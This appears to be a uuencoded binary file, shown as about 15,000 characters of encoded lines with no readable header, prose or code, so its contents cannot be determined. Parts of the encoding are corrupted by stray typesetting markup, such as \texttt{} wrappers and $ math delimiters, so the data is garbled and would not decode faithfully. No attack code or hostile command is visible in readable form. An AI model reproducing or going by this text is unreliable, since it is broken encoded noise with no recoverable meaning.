%B<(G54LG8J!T"F0NY):E;!;;S25S4NE2DQ_)30('QJ%XM<E-1.6]5LH83 M&4NLQESQ/#:7"9&1>*3[P14TB<]I/QC7%#L&<W`R!>#^P;:6[:=;?)X*A?A` M2J**6#R'2C"T+*[F^5IM+N%Z&R8<(W?U(GV"Z)^U:V*&TDHT9H.6ZDC+>1Q5 M3ZY\$L0TYU7S>&0:&YKU%K@(!SLY7;Q6&#V%4^.M['YSV<WBB-LJZ&O*+D@]G MU;!K^E2G../H\S"I,\XH6.Q>JZG2RO4'_'JUW?8<",M^6'P=MMVV*6T<F_^3 M8"3V2\$F`72!V+Y`>:\/O>']3]#K\7AD,1L:3LA#RI1U&B-\$=\Z[NL>?PVJ?T $M[8X)/I'[\&>#!Q[R9GC9,SL$#0.!0YL-MCP5'D/6I'Y[]'TD^0]=U)0H.9++$ $\texttt{M} > \texttt{"27B3LSE(NSY]} _ \texttt{'T'2*DC1M1} < \texttt{*3CO^R} = \texttt{I4NRM} + \texttt{OX,O2]0083YR5Z7} \\ \texttt{@=N', }$ M>SX%B@ZE1>_K4R.HL?411H3>;7L4&LM&R=U_K\7P^YOS?D^-\H^2=K[#_,Z_ M/WOSZ#5)[8^AQ)\;1+F\$R)U;\$6^K,BN:PEJ)&DLX^YSZ2C6LFZ!X;E7]N65[M/O#5KDWMF]NS8ITZG5J"U.X%R8MH'M8[_H; `SKOW9OR8I?;EP"V.N?*N;B:A $\texttt{M)} \ 4\$04 < 3Z\& \ \texttt{N1A+OA} \] ? ? \texttt{M-HY\&5I} \ ? \texttt{W\&\&F8N1D-A} \$: 1\texttt{N/0OA} \$ - \texttt{E/0} : \texttt{FB} : \texttt{VJ2GE}$ M"--KL0&@J"83?\C_<4;+R;HN@'Q@N#5*SDW`Y*-=/Y2;3NK?+*[Q#-'3<*:K MW?YN^\?567&PPJ]A=V-PF.LNVP=V/(F8GOPJBBM8>L'6R+.W\$ MQW=;PYSLO $M515X1?NV8=GIKM49X.X?/MD-185H_QMJNIGJ*7^2^9OS^WK'.S=B-R)!!5$ M6]@]!,53=)U1M]JD\T_6<#UCOVYE;-I?>(;V"#F336&6C_]*'D`LI2@BYV!3 MNZB:POBL;@,)551.U=QNT><DSBQ2*LPZ;(\$\$.[>"<+!X+Z*DP1UPQ:N!OH;: M:R%>QYL"80*3QLH;DQ-U>_\2?#C:\1>0J0U]LO.&B\$I`>!7[I6#7&_L*X1\$\$ M7*02D5E;TMQ2>@OJ\#+BTL\SEW*+DY7&STCP2X>`RR65+E>QF689TSID8>7L MNYH;]U='DXT,K]PZ+?-##55?VXL02/@NEJ=.(&;A00)I"0:!T\J,/!0D%'DU MV3^32X(7<IM9*>:)<HGT+)/=3'G/:2F!'/,,MN=8HKUX9Y0KD9QDQ<RKK%U7 $MV8L'4R$&MY_5?ATM6;=F$J<BXQ<Y2Z.C8ZF>#V"OM, \[4G;G7,='0,.CP-H8]$ M#"2XTZO7X1-5(3;?=!VU[OG89'?``<&:%U!&XQ\$DH<\&MKYNV'P^TF/56)#I MT(T)<-\$6KH2&UGEF*WI<#]#7N-7GIPYEMOA03>!RY=_(+\$?C3??^2'?]\$VF# M#)H>CO]#Z/C9\`XI[^BU7:7'#<1\4MM-H"XG2](45D_&"\\$P?+1*P<_C+%@7 MKL@1'4E:<\&JBN2=S*\\$%LVY^Z8D0Q#%F&A(.Y6Y)HKZNK?8BN5NVL[4T6U(M*CG [#OYF"<7K^RNNLO=*&E.=T/Y6:F>TC.(#F B\$(BSC0OD^5 ->CV>@">M MP3B>?82^JH:U8G:,!NFO/WTP\\$[4P15%\$(XX&KYJISNT`&<JF7-U\$@OB`@XA M]8\[\$M8Q\.9S^ASNCOUW>=LK+,M<Q5#606MU/.H[\$9TU+K*OM>]A1SY80UC M\$7CJ3)5W8RUPUCD>V9JUZ<U/*FKNRY1_"W3,&PC,QR_1<MWG@24EK3KS7F<N MKE!*D?4`_A&=8\MNGAIKI3Q2)%)/,X2"!@F./0=FA1-!)((82#*B%`1>HR2* M0@O45^[YKBQ)K*K0Z=&ZU^9_J\J%G'_C&N#+SBT["FJ9:7Q,4I4;5EBF\$:WH MVT7=&W^V5_UK?O#?TZH\$^Z,M#S\U1J%*3&&DZA;RZRF1N%-,RO9.I=<B3\$O" M]S]B/"5G6?NR6/CYSEG]O,4VLIL]]2E,7GI_0Y5+L<#A)_)3:C/2&&+.TJT\ MK!LV-JXNN"--;-`1JV=P8JG]C>(WKB64SIXFT<>FET(*NT-_RGX([+).#/>^ M1"_46B,RL=B['J*MHQ((CY2'KJSHK,L/=7<<E!\K]<5S/!"\(3M4@A_&=B8# M[&B+0((ERW63H'\J9YZK"OGX:";;K%RQ!2*YF8^+V)'P<QSSW/U'R3'Y04W-MIWEC@?K/,KNY50\FX4_10/RD]0\#WMF9WKM\$2\$&'.=A=:80'\$3B("5`V>W?Y MH.P\$.-_",K?0=&M0:V(OI?U29P@0*0_^=**JRX#XY1#F<LK--O5I6!/?O(E` M<%@B'M#+,(M%UGG`[LIO+;*P"EQ"AL\$6.R#%D;,N[E+^J%MD/M@]J_\ABB\G M+'@I1SM.HO[=\$'"C%,C!EQ&[RRY4P>?E?)NK"B,POTJP6L4]8#1=X:;RKG\E M+ST^G&G<;>)^SAI4/2W`@ZY@6A1H("%"02HK-'G43,JW<DI2L4X]0K[6V&.0 MJ2?3E#!A&!BMX_8],_QVC0J5J\$2%7IUZKBE:W+Q\$DH8,B[Q3(%M0M>E+Q"IV MN1-];TOG/N080%TKN5JRESP>^Z*X6=WR>)CEX?#8FSN]^FZS1:7Q3#I,J@ZI $\label{eq:mz} \texttt{MZ\#J'U@"!H?-'`7/\#<C:<$X_8U]<_5K>,V1A5;Z`*J5'$S@NQLK+*ON@O<4B} \\$ MR0Z05IJXFW,*,M04+[!.U0F<>(/*NGV=A2B05+9DS[3ALP>\$P]:;]T0>EZM4 M%%T7N\$5>-F3(`H.8@B9:#0\O+U=6/MG<6_C.,P=3C.H""!@9`HBB&0)@\S53 M\1S8'1WK99?G3S=9P%\BA^/(CS#9D;<::]C\8.0]6@79%DX@Q?Z?V2&,2L(V

MHST3_MBL;H]"JJE8GN;IZD9J1G@C3U;#BUTW3IJ'DC0CD#]5<?/'GB7^L"]R MKQS`CA,\$E;;`\<@?"@7@G\$2!JI)!J]/\$00/%D*E#/>*WM'(=N^_E0\E",<E79 ME501T^`6A!10)9MDGMK?+,:3RYV)[)K%@+-;2\.>49D%*B+&'M&,91&HE(T9 M\$F/O,51+NDO@;2Z.M2EKX1#C^N9U]RZ&P8FF4K0'"<K74SS;KG]Y7;'F-S=S $MH5(J9^3^; \xi, E\#E? \xi < @R*N9/-RYW-9: CM, N/+YO!83!; IHB6D>@"TZRME^[9]$ M'WZN_F/4<++*V[O4QI7O6H1?"C&R2ZD;O`^CS)"P2+IP\$%;K2I;*@FZ).%7) MM\S,R??/(8>U>P817IZ\$?!\%*4CSH1;WKK,P@Y?/.Y]S+N=;C;7R/.>E86Z) MH]`9Y`I'94W0(5]9?K2^PC\$M4V9+[<P"YT,,V\$F+0FM5.%(ZP\\$*_*SXO!5M MT<6+]; V2`UK4, JD; R"0, G4^&Z-D^7EYT: KOI^KB]1D1!Q:2?[:RR1*1![:2(MK;C3=T.%C#.1Z[5D&)1!#9G1#M1GJ%S\896^KN\$XBPG0F<%+!NPL_GE\[%>? $MH,N1^{299}KC)@0@-DW]/.2ME<-$JGX&,6XW(_6$3J(C[<<IAI)6J>6V+]B@$ MDC&4C>JHD8LKQ#`!0V'V!Z0&8'Y!^H%%40A>Y%H;^7L\]B/_-_,1[RD85'2 MS5^*Z/N&MWPGDN;%G(MR&I1(J-YBG7D[1R;#HT*8?&XTDDU\#XV88!])DAT# M;+LSJW-"?360\$/W.=4:>)+O&)OB_V>"N=2AO7UL=2H;-8KM.SNI;G[6\L_Z_ MYGDG[N(;ZIJC)_`R'K\R7HGB!L&08;/+]]37'\$&II2OET=.L*_`;]V)];OFW M._V`3N\$7^\DEQ!#''L:%Z\$0QKLN6'?,8P8W-5>M)IL05`Y0>GTA(Y@>C"5%& M5\Y')2C8+RU)NMQ_TYRD\GBA;G?PD"6TMT^N&>2L%!@\,4D0B(]<RS-82YA9 M1CIWF"K_O()%!.:\$!B!?K6G[&I>K]P41?`R>&.'LVP7^L<QB,+433=_:9(1(M1(<TT"(P=][H:UT`T(&S&\$I#I[K&,?J4,G15`LVR!R/0,Y7]`7H:USP+N3?7 M7"W.R^D:\7Q&O)]^%0XFS151R8=#1?YKUU:->Y&/6*)+;F:A&P2>)C&M+!P4 M'ZA!]]^HJW&]ND/FO"#S3^?K['@>)>66N`A=JGYVCBAF5,=DD3=3(7PELLO2 MGXQ:J+K]8:@0D*\$A009E"@@@K6D@H&E19Q0J^.6EJ-'+7&,_9*.A>0]5F#%, M@A <> R3G6Q25QMM GS(+!D%.DD;BE38=@K%N859%C:U>S[&/B;9.+O+G%?>5]M4S"5F"NS"U-UPN!U3+OB5&8N.:>.4\$(;P#?`7HY&BDE`[\$**(KI_NT#)+H6Y MIV8TJ(;+FTC)3`M5J_ZCX<*1JWZ=`L_=#*C_4PVK&UT4?ZXN8ZSKA"3L;KQ\$ M10MAN%T"AX2LGI;3'GB%IAL]'VNFKA5NT?X;EGH0^E8&(O%G%A#T<Y! BTEF M%Q@2,<?]F6+F*H:3=_)IIKFA^W6"+@RBF#`PE\8<%2;&.D;VD'C)ZD,BC#81 M_&+.?J(IZAY!S0\$':^#X)^GSZ#R\$'YK=>V1Y[-I!Q7?P8!,!6!6'][5RH1.\$ MIJ.\B.4@/6@.-*.`]___@R)',P"3`))6#.X(X-%N244*0>NW#-B#3E'S#Y>;Z M\9QL\$ID,A%]+]D,'\$]SR^'HB*<M,N@B[>+>\S`]'@1,WCV][#L^<QQN!01J# $M!P:2"/*0&KDP/V*##^K#+UR86D!X&=6_0^3\US>;^3)]J/-)A-_@\M)/MJF5$ $\label{eq:m'>>^;;[2P9A*H_X3"?*&ATB5CV^&N7-B'3,(N28B/S0K!2+0^]H**J5M24M=} \\$ M\TSWT/W9M4M<F.>)">7.@6S>9=VODZO_&82=*WMU2S_Y.61L9AJ*S*%J6E:] M,AV3%@S5XGOPW&DGK2`I";\$9''-SC+27?"'/?GIHCRXX^@B"J,%LYKDN)PB[MV#!_L,H70)BALQ04-L,S1H4=*A`\;2C_O;,4!?W1`"^,7M'6AK+6/_NPU00 MMJH&1M"I*=#A;O,*RX:H!8]S_VO#*U)[A,D%=E]M@H^?CJNGA:,WUP>X3.> MA5W0.Q=D7BTE`BNDCH5?.41T)<VE'GSE'4:]CMMO#J\YJSDF#-V]U.CW& MR::('",!(C<->KA!P6PCC(#E>0=<,\>[^+'=U2W+'ES[6BU&SI:1E]46&CPB MI8R^=\$>J!!H`*S S13-LB%%0A1LK)3]08^A*CGZI,2?II4GZRC=)=CY9&=7: M9P25J%QX^QF71/6BH=>GI%D*!-;L2:!!\9#%BI24=0Y%C%"A*]I\$I;UI*%.\$ ${\tt MAT!}); {\tt Z?FC25\$, -: T+CDUF9+XU8XQK6D43)}_: {\tt OB=3N`KO"[IN[P6X8R)>\-$< }$ MTHG^/\\$'\P^D,O2\$"!J6!C[GAC*WF;P<'\9KZC>S52ZG5EURCI?]N\ZTG2:> MLK.4H(F/#TYGTTS/ZJ2\2)'TD8W4\$8CT!XE3;!]A!9:#S+4K16\Y&LO50?)1 M@>;L]TAAIY]JP(1(8#\$.&TL(69W9S)T<"()K3.2&)E21@XPD>"8:NAY#R+Z(MV[=&&VK\$L@@A]DT:EPRGE1*/ODLQJ9V"X=XI&"B`7R(QP[XP84`/HAM?HC%B M1NMIX3K@3&\SN[I_E9"DT<<+J1T(0\@:Q<F-.W+E?T'3U#'`NO&*,HE`\Y_& M@&51`X7DX#(K0]4J7;-9,!%UYV9F8&XFT<W\PT87K@E+1,35FLWC8&#LP<<T M.2>AG\"\$80I3+YU^.HN5>_VW&"6S#-2G+O:K0CBBBNT+(H(,OND008`J3-2> M,:]XB`YYI4FZSD NBTEL5*5>WVK.Z)PNPWQYCMD39(T3BT^B0F"VZO426K6 M+4<B]=:=8]Y+=(KK)+T4"!U*G92Z.!2Z%:X*1197'<'5X^'.?6TC) DW1]:^ $\verb|M8QGWR/\3ULP/.9&\#NCW\RC::VO(=C\FX,:GKBI78W:\Q)3KMO7EHZ=HW6;G7|$ $M%-3T(\&AX:7$(;\&]'DCR^W]P+4^5^E^E'MW'F$!0S.IN=TV!FM<!F\91`<WE$ MY\$>`@_[*/M7-6QC<1+,ZJ`L#S]6[R*(_VI?:^X7W!#8XHEX;.,%&GY;%5=^Z MYZ7_@>Q4-D'_8^OL(CFVC(#94T("T+,L7,@:]YZ@G.1)@DKOO7ND=.=5(NO M2:-1:[)L`SL#&F4":EH1\$9"OJ:R(-EG)5TJ,%T%<I'>!B@XL)X\$ACRV\"[8/ MP![BP8F!!OY)?2N1YDWC43YENBT7-!K3+IYG\D6N.QJX842>E("XZ1J(>#08 M4DH((6L)W%)E)[-RU;V5>3V-_:KZ%_JB/O3^P]CV79/3(2L4_X/=<D@DD2WL

MJI>485(+R^IX)\K8M*A:!;E,JE,H7%)"VH4MI\$9WCGY+_7(<\$W=@00?\X3!7 M3'9^X8AGJ!B^F:W`3RL+SS;D&<=&]IUSUW;4>:\U4[QJ=.P6)BBBBI8<\$\$S<J $M-QIB,HX>,C;G)^{(++-)}$ MN-H6A%H.Q<YOO'7L"E&<+Y!RMZ:Y\4,3-*3N*:0NT;(ZQHU5F'KG<SE">,15 MC3Z#?,P\CZ57P3C/`U%?7I\$&`D,S&H\$(U\$\"#(X.0.)+V?3'^@\PN(*F,P4& $M+(A,0QT.VXK;.>\&V9@PU+DC)`F!`6IV$$$+=[V[XA,G%6\XZO651\!(:`">O$ M\DLW?! U#[`8Z \$0@.ZVRX":R^JO]]0J6:EFE;GKX%\$6Q'Z(J@N6'[(F%+2; M,5AMD&M'VP!!&A0(60)%8B95(C1HI'&OU5!ZSGU^1*4H5*[I=S2G3'D&^GQ* M\M1_12/.9TS;3JM6H/_,2KI*QY:46#DFY:+RG[7Q>4+(K<P%6?6X+&4+%T_D $M+7(73F1BJ/:=<R>V9E='W+DU3N5)BZ"S42>\5F%G55BGNDC)0QY+'8"BGI?^$ $MX7(FUBJ)YC(=;9B8U6\$-@Q"AQP^K:\&L;U:@4A(\$1/M],(Q0X6)@Q&(#\^9/$)$ $M=H=V\&C0^{6}50^{9}B@NC)^{-9}(!OR[*Z[\&8.E$0\&W/<<XN!"JBHGG0T6OFQ^X0(BB)]$ M/38RDPN%WR1/^,8GVO:7J\:1N@'I%(2]Y)R9B\$JF?X8^U9<\$R;1*:\@A^=;Z M-WWOJCHH8<Y>^PT=YC6A,GH5F\38U";HQ,S!)[3IJC6&@J:G\[IOR6\J9)<[M^80Z'%.4'BMY3U'I&^A.)R6&`#7)V]E(<1M**NY<'82ADEB)K#7DH5*!FF]* M`F=3?OY*K5_,[H`!<O*DMPLDQ_1<8J%^3R0Z)7Y&T9?0DBAD0L!)5LM`@Y!! M=4\$\$A)D(("**\GB*-B\$\$R=3E\[U^K,(V\$3JBGN#1%,=2Y\ZQ0N6?.YQOSXWL MM:W=A&).T,.Y0XL]Y]1?C[7[/I23Y70K16M0WA"B1(7@L"TSXUFV#WD2Y[_K M\$XD/1B6.7X>,NKWW1W<N*2SU!W;^\$X\M(FNZ?&Z(W39009Z/!9^B=QB?*2I5 $M^5Q'+U_0R=SP*'(,^/?<.Q\,>&QX"\.LBW1F60]$RD[JE,<-!M^9J9^D]][6$ M\$`]WIF@P1YP&H^KF;.<B%B37M2W_RI+?G'.1R(#NJOB??>X]DL[8^R-YK*C. M\$'TYAI0<YK(9";M9!:B&(O,\P&(CY@0`QQ-?J?I5;Q9I!N78'Z\%.%O\$#SC4 M1VF&&HZ2V3+9^M'U?U6C#CB^1"\5H52]:2U&8(L6H<AMF8XOJ.>SP?),\$3@, $\verb|M"01G\N(?3GJQM?D67'A@RV-`.:FTAKHIA9;T@4&&`P7Q52U)$?'XE\]F%7\Z$ MC1<:H@ALL`]]2.D^U>U5#SW@_TG\+X5R_\$_ENAXGG?E.]FM:>H/IR6143Z=4 MC;W:8\=.)Y&2Z7S<FRJY_\$F,JF27\/_*'8(.N=4PK"7M='.KVVY2OX8UY:>2 $\verb|M%,I&/GGF.E96T.J2UL|:01IU;>H3J-I=P1-3$^PMZO3B[TR00JZ7[=20:Q^C]|$ $\verb|M7JM/LHZF[UO<07\&BJ"D-4;5TPRPRN/5%_MMH<:S\+H9K\+CV+]S!KGS.MX1% |$ M#<\$QT^C9/K@&>#J+ZWT!VRBS-PE\$'(9^4E]WG@YG+YE]"?*'K#,Q(-AT>2MG M>VF[,=49\$3GL>F5[@D->Y[UPS(.&1=#\?003J:6A^O=C0T8H!\$GD*;1D6^NQ $M8&(U*I(T"4%X_V'HRT9*67*6(VGZ!08>%7T)T;*H8#6ST:-;HM'+\H]3M,T^$ MV3MY.\$]N]OG_-C7+J;U>I.)UX7'*^9MT3-H). `8AA!QJ2>/]K[WO?87OXIQD $\texttt{M-\$\$P"G'6TW;SF\$<<^Z21YNMZ;"?HI<5C+\\|18JXWW2W:&]KO(;8TD\$;\#"WEG}$ M:^.HB6B.54?6B@'QH*,J=,:)^MI.RTPGN*GLVU;?ZGRGHW\!T>!U5,35LG)T MA:9+4".^/?4"0]-F3?7_,"]1S#RF\35*RQ\2\IT2%&M3%.@2%JIZUW).OK=. MG5>A. 'B<5SLALD+GVIUV@X)/KIB?C4UN1V3_G5&U/+4;@VB<.TJ]"AL3T>;V M&\U?`-DZE7=W.8#!TL*<1[G@#?KI&PT?TS[0D6E-O"LO2B\$\9^VPE\9&^P>) M3_]`-<G&?G2_'&64HSS+ZST_KD5I\$^IBI#ZG!QM-;4KD^\$69/6RG&+RTC&` MJT#(M:D9=^/_Y00SB=A"9Q#\$VQ2#]VG'`D1)"USXW*!`W8X[3>*D%N,]4_Q/ M`^&:..+YG1MK3/1Y=[CZ>0(U:U%O+VI4\$R24H;@WT'\$0S'880,2\$5,!/'V>V $M')NP!!@49BQ1#@R7@P:*!&!#@I&@2,@9=PKC3B8A4J\24=P[N=[D.S[[UZ8]]]$ M9>RRY@>P]A7YCSES^2WI6Q\L:S(K\$VY*H,24M\$[G?',`LHVN(8!81`LML00+ M`2-X7QV[8,>1&H6Y;5+*ATZ?:59-HMC!OD>,X!=WNNL;X>RN"]/,61PRH9= MHG,,HG7]LLY15'_FC=TT2ZVJTR5F16(1/':-O*XG=T*4C>^T#MV>E))"JW%Q $MI\XI@O4*G^{\&'}_!S0@><!2U%.V(?_0YM-;B$(2H<\!8M"FF"H0YF?98?!N')$ M9+=N2>\$G?>>F>[SLUCY^U(UD>8_4>@ZAH+ABUE+>P3*P\$`C:N4\%5*,T11\W M;U!:/@%#`?0?KY/B><%5F3UR@(DAHF9FTH?Z38-\"MA#W[0*L\$/_=K:P-)!($\verb|M4(SRYCZ)OH9"(\S*YS^585TA\3EG+G/W\RU88OSC\#<14@MFFKE-74;V-7)7"| \\$ ML2-\$5N]%5F+%&X.*29ME<_HYT:EC=,`K+1'U((I,G]U4SKU<;UQ:D)2PW<KA MWK, %\$V_7WHC[X14SS+E7W>\$H:?=5WA"U/NZ2-\$0FU!8=TT%@.`%EB!9*2@+% $M(A!\%@4*)^{[DTSIS}&Z(W5L:SJ>3M2TK+,2R[D'P.85\XS;SW[/5.;6:6.])$ M/?\K%Z5*G0M<L64J')OZ?J9M;[4E,8>PMQRJ#^F=?XHU:IGTN[1-C)4[#^XC $\texttt{M=N@3ZD61+34QG=>?,QDE>} = \texttt{!H>FT5WM6.G]_95"A4X]'\&.SG[9'\#F;,/WX1KBS] = \texttt{M=N@3ZD61+34QG=>?,QDE>} = \texttt{!H>FT5WM6.G]_95"A4X} = \texttt{M=N@3ZD61+34QG=>?}, \\ \texttt{M=NMA1+34QG=>?}, \\ \texttt{M$ MTP90+:[PFM5351U-%)M9`YM&\$I8=10:"Q?>D*OK&"P-]_K%*79J?K6W^?K\] $M41 <= "@_C;=). ^{1} : NJ] #[-G)V+LI[F#YH[8=:NB@.D@!0V1^-/))P$ $M\#\&SD/^>+\#)@T^{4}; \&, 3J=; 5=?]XT5U\#!Q3\E)-, P=\$LQ=L'P@]IR/K!@*:$ M)@.%%I9A]Z>\M6C56E8O9O,9!5@BR*2*K`YO,V\QPX]A7E:7(V0@H\$A,[K;U M]WL.=)NH_'>T83EVW'Q2&"_\$+37U%NI?X\$3U<0J%RN]U4RB2FJ53KS:L*N;Z MV):U]C9003[,N56#3)"M912K[5HDA:4*);OU6*K/3=(E);W&C<^GGBL72OI; MPG&7ZM/-BZU9I19MY:1<>?QT]P%/R<SW%\P;3J>TZ?1<<67WVPW63EC%(ER!

M.UWSZZ=W>.M-M0ZPN#O<P1IQ?1*/QK'QAS`!^><7@,2*8A9_R]DL&H]O8B\$/ M/#?1;;_24F^(XG8&IVAR^H'T&NUKU((N*Y!B_XD-+V9KUC1JA._Z)02Z^U;_ M@?,.*M*.6WE]0_3Y9K<CA]X[EZC7P=X6B?>()Z3S>0:-=J_2OYB'.IU4+<UA M0L2216C6_TN,QV5IMR-)8.<IGH@0&`AO/4WT1W_CIVT;,^0M2\CD;?>_N!R/ MJE'8QI\$&RPIW9W4^%+'1?Y+:&&R^/D/KLFP!A(U@O`GP9L#`%,2VA2#@<%+E $MK"\&IJ:_0K"1)(+>@^{{4QB\#,3(B""9''2(T<F;)YQ+);})*--1\&B_Q)5W;*9Y$ $M+0.)=1-[/8; \\ X4WAQ; EGZJAG% OVK. HDZCOH4+5F35C. I28S! MD; WW] N) 2$ MF(3'+/F.ZY-^#\6F6;F)U\$U!X"L)"L;HU3KC/L!\$!B#R!IO.]L-_ELMNL[]; $M:.)MB[TF'_H[?@51#[EY'!Y_KO[[4P0R$(4K_]/^4'3]=27K91V:WYGL?>Q]]$ MZ; E<7IWQ] $-Z49C/<4084A'()>Y()#R:(=<math>Z5KB<0#9[^PDB6>"+(ZW0=SL!]E$ M>P.YPK`<P_1@1R86;Z,O+GZ=JTRL)WW#C'\$,)Y?U5NR^H86/EB-.Q;S8<&L8 M2#%\UY!U\$<CMH@*A[X?=\DX&9^8?Z2!G1EOLO-9+1\$R"BU@&X1US6N%-K1<! $M3?@H?+Q<4D,-"\setminus [V(,?`<WM.GH2&EIF(@J$6)I0^]J0S7D/B7N?A'#\setminus DN/GG$ $MLGF-UGM6GX;]7.'0+B?`X$PY?D+)/@1$:*OJ>4[WWEO[=^\UT!7/0/J5BJ9]$ $MQ7(S.GPO-/!8EZ+E4XJG[HGKM7/E4YY7)F2>6AN#MWO+RC3BR6Q^[&%P?<SN]$ $MOOYD;[T3^{0};$='<7P(+4FJW6J^SPUG?+T2=-<!&D>3II#[-C/1!<\1%]B*H$ MOQPTN[HF[9J]=.?]2^Z@7D]J#KHNST?K#&\$`@*4;TX^OB32)^BPM[IS>-=XZ MM%X/+`<AW.%G+%SF<L#)3?/VOY+RJD:JX@D8-MN\#+IV\2]-AC=EB\$Y1(\$0-M#^9D%C1`L9:'!KOA8_F/%4S(SPN?LV"EP"7OKP\D>+6GK9AFS_E7EYZDKQA# $\label{eq:model} \texttt{MQ:KC28@K6FGV\#*8K.>\&_@+L[!?<=-[3\&-];/\#]U@Q\%@D<:O.\#J*\#\$_=+Q;\backslash E}$ M)/%_]%E<+8UD1[HF\(@F]\S,%,<XP:)A_\KH77I,J\O_Y2#[1S0XZ.UH2U'Q M;XQB2O60]KCR7/HQ=(T,M3)&K2/\?.BF*?M\$N-X2-U[)N[>LS+X7SJY_+KGJ $MO025\;1[3(M.15ZLF?9-KTE:22,80HTIH?J+JM:JDM'M.1?0B8=.M\9*<1NO)$ $MR:A=6Z4[9@^`MF@F4K_E%[>@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[>@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[>@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[->@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[->@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[->@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[->@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[->@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MF@F4K_E%[->@TN5:1%^;DR#?LZ$N2]J^$9Y+IM/G0M(-*2[`MR:A=6Z4[9@^`MR:A=6Z$ M2U#13,.[(:YF1J#;(!V%JS\ELG87/IM(T:[MI]7GB-D:F%RG;58*#^8FI'T' MYDQD9_S2^_6F=X7GY3%#,H"7L?;&WMR!@V1/81#>\$G:#5/+4%<&O4]'%:<C< $M.\&)_/?#8@01QZ%(=`F"4Q;!_TQ\3\X?JB87$PG=+9[;\&C/J`L80&*:4!%9A$ MOEW'F:M)\,WT9&'M#0U*\#BT%S.\H<L9O#XCE1`+IQ?<'B9Z;=>#E#<!-&AO M4D3JPL8!;ZQRA!.0D\$%`YQ&G9ZG2]\$YQ\)9*9AG1\$^8U4)UBB4WDDN7:]Z#1 MLZG'\$OU/#G4^H&F>^VC4I)HWKOP10:?ZGEI*A*4]):63<7*?JZ[JE.N2\.! M6Y%T^D=.M"83&"T6CR<IN?ZM]IW\$MC,:C69MQL0.^1N6%U]04I9?!#:=MI3% MU!VV50&>U!=I'PQ!LY%_N_9FMUC7I3_[L8>WM-;!(?/F_T@S`R(;+J*"E`/) MCDH>P&/M+8B)P>*#F].TA9P>I.[D+V:\$\$)%(BL(KE"7-"K\OS-%JK]%GTEL/ M][>8AZZ&H&4!F1QT8#ZQ0-!J1F@P&626RZV7<L!3#"Q`1A3@07=-FN-R>M1@ M[X=*\.KQQ>RT,Z*SN?9XZ'C>AOZWP>-?%SYJWB\?QU@_G4^O\5WU2N6T3UB MON<*](5Z%<AB4'3*9)<>T\$]+?.SXEKTGE-`J7Q*U7J-;66M\RVX%:[A+L)SQ M_%M@RUZ&M?VQGJH:;"MKUM5W`?69DI[R36B5W4.PA)2E"BI7,+\HR?>.^4`> MB>^N)!*9`]SA/SOI//^:A\5TU242%1EWR1H%%H<`=2P<L6\$T,*0VXX6MYSE` $M^8Q\A8)CA4<A;:[\&F@Z\&L#<YO-S402#G";C(NZ<A8^13!]5V%_`#PX[@5TY:$ M9QMA)C;@S8<*X5#"^LUR\,F6"I-M[@)V\$3K=SW,H*`1R1'JLSG`E1[61)J;C M&06N^O\$""?="S2)YN-DJV7H:&+`R7H/*8=SSR\$*%V!]SJFZO64BN8V6J3JE M^1'@-"5B:^-Y[Q&O@0/H?E0IU!P#LV\$84A7U1IV#L'5N]G%K0I36\$'UJ!SKY MWI+WC:M>\QG,5GF*P,:Z&6NNBMUIR%2R#U6_)?JY[,/>HZ:&DDQQT@EYRRF> $M/I_P[@V)"8A+KB$H+!`D(#6:))`]5(&"QY*+"9(+'P`+[`\Y#T_GI1]0.:`^$ $MC+S-$&YZQ!<T^=9:6YG]Z;T;U9O>-5:06SREPX.32T>1NF2K8RO/KD>K9M7S$ MZQ@P%)T7\$,X>JV>]JD6C*44\$<?5;7W^N.ZWX(?:]?9T/MYJW0]+ZD/59@S0D M(@LVZ(D\$,"&)9IF=1/I2<\$A5T1Y)?V\$<Z - ;E`X5)>>H":SB)W+[EX2T\$,*#U\$ $M\$)])1\&Q<0X)Y+JF(>VH&3Y?.0^)^+M'J="NR+<Y_GG*^_##]EFY>!K\$UQRZ]$ MLXDHW-.RT4ZMFCN;)X_/^[M6?P+(<`S)?HYR;W+J66RLQC9?`\$\QR=SLG-;I M3/.;)A.WU>V8TV_9,D\$V>Y<L'21SE.OZ1&QO=G*\BALVS3%\$\!76"F%B[?8+ MOL'\KHK9QDUB#!?`)QKT1YB=C?-&I&_@#.CTDPX#XKX.B<^G85X+R]_=LN6J $M@Z"@T(-L&'#H^FK, 5F##`!(S6*^P=':@'>\Z1CJ4`5Q7+-!LP]]+E^9?[+Y]$ M?M-'8#SX4E.AAG8D[IT\$!*:!\$(/`=T\4FW=O?(,(C1X-Q:14;+NE7PC36B49 M,?,Z-3.-0=.]AZ3(,*]1AW.*)=7HJENI(5B-WJ-4,!RS^6:8EZ#[0U*#\$H'S M!UH4*?<8FM7&XS6SE3Z\$U0ZO6;]6FKUD-:U"XO_'&/]3[&'1]6JV4'T1;&NS M&MJ#A<W4B8F[7!]=I-+C-:T:_/2P!Q&OP-9J^>`=UCTX2NLR/VW^8(=NB_NU $\label{eq:mazf+e-e-e} \texttt{MAZF+e-e-e}(Q]O7UDE: 1/1YBN-e>S*542>19D/*=YI@0",!]*; GG@A.@1QR^I.& Constant Constant$ MEY0(8]4+#1C\/Z._T5;V'F&QE_`#.HB?'\/OAHFFOB^JEJ":H-%/ZFUR-00= MEVI\$@@@4S>WBO<03F'3U]3L2-PO3H4XU?V)\8!//D.G<@T;?W;OD>.PZTIUN

